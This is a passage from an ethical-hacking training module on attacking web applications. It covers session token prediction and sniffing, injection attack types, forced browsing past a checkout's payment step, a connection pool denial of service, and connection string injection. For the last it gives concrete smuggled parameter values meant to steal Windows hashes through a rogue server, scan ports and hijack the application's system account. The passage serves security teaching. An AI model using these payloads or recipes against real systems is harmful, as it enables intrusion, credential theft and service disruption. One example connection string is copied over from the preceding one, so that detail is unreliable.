- **Attack Direct Access Methods:** Web applications accept certain requests that provide direct access to server side APIs. If there are any access control weaknesses in these direct access methods, an attacker can exploit the weakness and compromise the system.
- **Attack Restrictions on HTTP Methods:** It is important to test different HTTP methods such as GET, POST, PUT, DELETE, TRACE, OPTIONS, etc. Attacker modifies the HTTP methods to compromise web applications. If the web application accepts these modified requests, this can bypass access controls.



Attack Session Management Mechanism

Web application session management involves exchanging sensitive information between the server and its clients wherever required. If such session management is insecure, the attacker can take advantage of flawed session management to attack the web application through the session management mechanism, which is the key security component in most web applications.

Nowadays, most attackers target application session management to launch malicious attacks against web applications, allowing them to easily bypass robust authentication controls and masquerade as other users without even knowing their credentials (usernames, passwords). Attackers can even take control of the entire application by compromising a system administrator's account.

Session Management Attack


A session management attack is a method used by attackers to compromise a web application. Attackers break an application's session management mechanism to bypass the authentication controls and impersonate privileged application users. It involves two stages: session token generation and exploitation of session token handling.

To generate a valid session token, attackers engage in:

- **Session Tokens Prediction**: Attackers can perform this when they realize that the server uses a deterministic pattern between session IDs. By successfully gaining the previous and next session IDs of the user, the attacker can perform malicious attacks pretending to be the user.
- **Session Tokens Tampering**: Once the attackers gain the previous and next session ID, they can tamper with the session data and engage in further malicious activities.

Once attackers generate a valid session token, they try to exploit session token handling through:

- **Man-In-The-Middle (MITM) Attack**: Attackers intercept communication between two systems on a network. They divide the network connection into two: one between the client and the attacker, and the other between the attacker and server, which thereby acts as a proxy in the intercepted connection.
- **Session Hijacking**: The attackers steal the user session ID from a trusted website to perform malicious activities.
- **Session Replay**: Attackers obtain the user session ID and then reuse it to gain access to the user account.



Attacking Session Token Generation Mechanism

To determine session token generation mechanism in a session management attack, attackers steal valid session tokens and then predict the next session token.


Session prediction is the time, when attackers identify a pattern in the session token exchanged between client and server. This can happen when the web application has weak predictable session identifiers. For example, when the web application assigns a session token sequentially, attackers can predict the previous and next session tokens by knowing any one session ID. Before predicting a session identifier, attackers have to obtain enough valid session tokens for legitimate system users.

- **Weak Encoding Example**

  When hex-encoding of an ASCII string user=jason;app=admin; date=23/11/2017, you can predict another session token by just changing date and use it for another transaction with server.

  ```
  https://www.certifiedhacker.com/checkout?
  SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%
  6E%3B%64%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30
  ```

- **Session Token Prediction**
  - Obtain valid session tokens by sniffing the traffic or legitimately logging into application and analyzing it for encoding (hex-encoding, Base64) or any pattern
  - If any meaning can be reverse engineered from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
  - Make a large number of requests with the predicted tokens to a session-dependent page to determine a valid session token



Attacking Session Tokens Handling Mechanism: Session Token Sniffing

First sniff network traffic for valid session tokens and then use them to predict the next session token. Use the predicted session ID to authenticate with the target web application.

Below are the steps for session token sniffing:


- Sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to replay the cookie to gain unauthorized access to application
- Use session cookies to perform session hijacking, session replay, and Man-in-the-Middle attacks

Thus, sniffing the valid session token is important in session management attacks.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark is a network protocol analyzer. It allows attackers to capture and interactively browse network traffic. Wireshark captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks, thus helping attackers sniff session IDs in transit to and from a target web application.



Perform Injection Attacks

Injection attacks are very common in web applications; they exploit the vulnerable input validation mechanism implemented by the web application. There are many types of injection attacks, such as web script injection, OS command injection, SMTP injection, LDAP injection, and XPath injection. Another frequently occurring attack is an SQL injection attack.

Injection frequently takes place when a browser sends user-provided data to the interpreter as a part of a command or query. For launching an injection attack, attackers supply crafted data that tricks and makes the interpreter execute unintended commands or queries. Because of these injection flaws, attackers can easily read, create, update, and remove any arbitrary data, available to the application. In some cases, attackers can even bypass a deeply nested firewall environment and take complete control over the application and its underlying system.

Injection Attacks/Input Validation Attacks


To perform injection attacks, supply crafted malicious input that is syntactically correct according to the interpreted language being used in order to break application's normal intended.

Following are some of the ways to perform injection attacks:

- **Web Scripts Injection:** If user input is used into dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server.
- **OS Commands Injection:** Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command.

- **SMTP Injection:** Inject arbitrary STMP commands into application and SMTP server conversation to generate large volumes of spam email.
- **SQL Injection:** Enter a series of malicious SQL queries into input fields to directly manipulate the database.
- **LDAP Injection:** Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases.
- **XPath Injection:** Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic.
- **Buffer Overflow:** Injects large amount of bogus data beyond the capacity of the input field.
- **Canonicalization:** Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application.

Note: For complete coverage of SQL Injection concepts and techniques refer to Module 15 SQL Injection.




Attack Application Logic Flaws

In all web applications, vast amount of logic is applied at every level. Implementation of some logics can be vulnerable to various attacks and will not be noticeable. Most of the attackers mainly focus on high-level attacks like SQL Injection, XSS scripting, etc., since they have easily recognizable signatures. In contrary, application logic flaws do not associate with any common signatures making the application logic flaws harder to identify. Manually testing or vulnerability scanners cannot identify this type of flaws, and this lures the attackers to exploit the application logic flaws to cause severe damage to the web applications.

Most of the application flaws arise due to the negligence and false assumptions of the developers. Application logic flaw differs with different type of web applications and is not restricted to a particular flaw. Acquiring knowledge on previously exploited applications with common logic flaws can provide appropriate information on how to approach in exploiting flaws in application logics.

In most of the retail web applications, the process of placing an order includes selecting the product, finalizing the order, provide payment details, and provide delivery details. The developer assumes that any customer would follow all the levels in a sequence as designed. Identify such applications, and by using proxy tools like burp suite, attempt to control the requests sent to the web application. Attempt to bypass the third stage, and jump from second stage to fourth stage by manipulating the requests. This type of attack is called Forced browsing. This flaw enables the attacker to avoid paying the product price and receive the product at the delivery address. This can cause severe financial loss if an attacker intends to exploit it in a large scale.



Attack Database Connectivity

Database connection strings are used to connect applications to database engines. In these attacks, attackers target a database connection that forms a link between a database server and its client software. A web app connects data by providing a driver with a connection string, which holds the address of a specific database or server and offers instance and user authentication credentials.

For example:

```
Server=sql_box; Database=Common; User ID=uid; Pwd=password;
```

Attacking data connectivity can result in unauthorized control over the database. Attacks on data connectivity provide attackers with access to sensitive database information. Database connectivity attacks exploit the way applications connected to the database instead of abusing database queries.

To accomplish this, use methods such as connection string injection attack, hash stealing, port scanning, and hijacking web credentials.


Example of a common connection string used to connect to a Microsoft SQL Server database:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"
```

Different types of data connectivity attacks include:

- **Connection String Injection**: A delegated authentication environment in which attackers inject parameters in a connection string by appending them with the semicolon. This can occur when dynamic string concatenation is used to build connection strings according to user input.

- **Connection String Parameter Pollution (CSPP) Attacks**: Attackers overwrite parameter values in the connection string.
- **Connection Pool DoS:** Attackers examine the connection pooling settings of the target application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all connections in the connection pool, in turn causing database queries to fail for legitimate users.




Connection String Injection

A connection string injection attack occurs when the server uses a dynamic string concatenation to build connection strings based on user input. If the server does not validate the string and does not allow the malicious text or characters to escape, an attacker can potentially access sensitive data or other resources on the server. For example, an attacker could mount an attack by supplying a semicolon and appending an additional value. The attacker parses the connection string by using a "**last one wins**" algorithm and substitutes the hostile input for a legitimate value.

The connection string builder classes can eliminate guesswork and protect the server against syntax errors and security vulnerabilities. They provide methods and properties corresponding to known key/value pairs permitted by each data provider. Each class maintains a fixed collection of synonyms and can translate from a synonym to the corresponding well-known key name. Server checks for valid key/value pairs and an invalid pair throws an exception. In addition, it handles the injected values in a safe manner.

The attackers can easily inject parameters just by joining a **semicolon** (";") character using connection string injection techniques in a delegated authentication environment.

In the following example, system asks the user to give a user name and password for creating a connection string. Here the attacker enters the **password** as "**pwd**; **Encryption=off**"; this means that the attacker has voided the encryption system. When the connection string is populated, the encryption value will be added to the previously configured set of parameters.



Connection String Parameter Pollution (CSPP) Attacks

Server uses Connection strings to connect applications to database engines. Connection string parameter pollution techniques allow an attacker to exploit specifically the semicolon delimited database connection strings that are constructed dynamically based on the user inputs from web applications.

In CSPP attacks, attackers overwrite parameter values in the connection string to steal user IDs and to hijack web credentials.

- **Hash Stealing**

  Replaces the value of data source parameter with that of a **Rogue Microsoft SQL Server** and set the values of username, data source, and integrated security, as shown below:

  ```
  User_Value: ; Data Source = Rogue_Server Password_Value: ; Integrated Security = true.
  ```

  So, the resulting connecting string would be:

  ```
  Data source = SQL2005; initial catalog = db1; integrated security=no; user ID=;Data Source=Rogue Server; Password=; Integrated Security=true;
  ```

  Here, the parameters "**DataSource**" and "**IntegratedSecurity**" are overwritten. Thus, the application built-in drivers will use the last set of values instead of the previous ones. Now, when the Microsoft SQL Server tries to connect to the rouge server, the **sniffer** running in the rouge server sniffs the window's credentials.

- **Port Scanning**

  Try to connect to different ports by changing the value and seeing the error messages obtained.

  Inject `User_Value: ; Data Source =Target_Server, Target_Port`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string would be:

  ```
  Data source = SQL2005; initial catalog = db1; integrated security=no;
  user id=;Data Source=Target Server, Target Port; Password=; Integrated
  Security=true;
  ```

  Here, the connection string will take the last set "**DataSource**" parameter; the web application will try to connect to "**TargetPort**" port on the "**TargetServer**" machine. Thus, you can perform a port scan by noticing different error messages.

- **Hijacking Web Credentials**

  Try to connect to the database by using the Web Application System account instead of a user-provided set of credentials.


  Inject`User_Value: ; Data Source =Target_Server`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string is:

  ```
  Data source = SQL2005; initial catalog = db1; integrated security=no;
  user id=;Data Source=Target Server, Target Port; Password=; Integrated
  Security=true;
  ```

  Here, it overwrites "**integratedsecurity**" parameter with a value equal to "true." Thus, it will allow you to connect to the database with the system account with which the web application runs.



Connection Pool DoS

Examine the connection pooling settings of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all connections in the connection pool, causing database queries to fail for legitimate users.

For example, by default in ASP.NET, the maximum allowed connections in the pool is 100 and timeout is 30 seconds. Thus, run 100 multiple queries with 30+ seconds execution time within 30 seconds to cause a connection pool DoS such that no one else would be able to use the database-related parts of the application.

Attack Web App Client

Attacks performed on a server-side application infect the client-side application when the latter interacts with malicious servers or processes malicious data. Attacks on the client side occur when the client establishes a connection with the server. If there is no connection between client and server, then there is no risk, because the server cannot pass malicious data to the client.


Consider a client-side attack in which an infected web page targets a specific browser weakness and exploits it successfully. As a result, the malicious server gains unauthorized control over the client system. Attackers interact with the server-side applications in unexpected ways in order to perform malicious actions against the end users and access unauthorized data.

Discussed below are some of the methods attackers use to perform malicious attacks.

- **Cross-Site Scripting:** An attacker bypasses the clients ID's security mechanism and obtains access privileges and then injects malicious scripts into the web pages of a website. These malicious scripts can even rewrite the HTML content of the website.
- **Redirection Attacks:** Attackers develop codes and links that resemble a legitimate site that a user wants to visit; however, in doing so, the URL redirects the user to a malicious website on which attackers could potentially obtain the user's credentials and other sensitive information.
- **HTTP Header Injection:** Attackers split an HTTP response into multiple responses by injecting a malicious response in an HTTP header. By doing so, attackers can deface websites, poison the cache, and trigger cross-site scripting.
- **Frame Injection:** When scripts do not validate their input, attackers inject codes through frames. This affects all the browsers and scripts, which do not validate untrusted input.

These vulnerabilities occur in HTML pages with frames. Another reason for this vulnerability is that web browsers support frame editing.


- **Request Forgery Attack:** In a request forgery attack, attackers exploit the trust of a website or web application on a user's browser. The attack works by including a link on a page, which takes the user to an authenticated website.
- **Session Fixation:** Session fixation helps attackers hijack valid user sessions. They authenticate themselves using a known session ID and then use the already known session ID to hijack a user-validated session. Thus, attackers trick the users into accessing a genuine web server using an existing session ID value.
- **Privacy Attacks:** A privacy attack is tracking performed with the help of a remote site by employing a leaked persistent browser state.
- **ActiveX Attacks:** Attackers lure victims via email or via a link that attackers have constructed in such a way that loopholes of remote execution code become accessible, allowing the attackers to obtain access privileges equal to that of an authorized user.



Attack Web Services

Web applications often use web services to implement a particular functionality. If web services integrated within the web apps are vulnerable, the apps themselves likewise become vulnerable, leaving attackers able to exploit the apps through the integrated vulnerable web services in that web application. In this way, attackers easily target web services. Needless to say, compromising web services is a serious security breach.

Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying application's business and logic vulnerabilities for various attacks. Attackers can target web services using many different techniques, as web applications make these services available to users through various mechanisms. Hence, the possibility of vulnerabilities increases. Attackers exploit these vulnerabilities to compromise the web services. There are many reasons why attackers target web services. Depending on the purpose of the attack, attackers choose an appropriate attack. If attackers merely want to stop a web service from serving intended users, then they can launch a denial-of-service attack by sending numerous requests.




Web Services Probing Attacks

WSDL files are automated documents comprised of sensitive information about service ports, connections formed between two electronic machines, and so on. Attackers can use WSDL probing attacks to obtain information about the vulnerabilities in public and private web services, as well as to allow them to perform an SQL attack.

Below are the steps for web service probing attack:

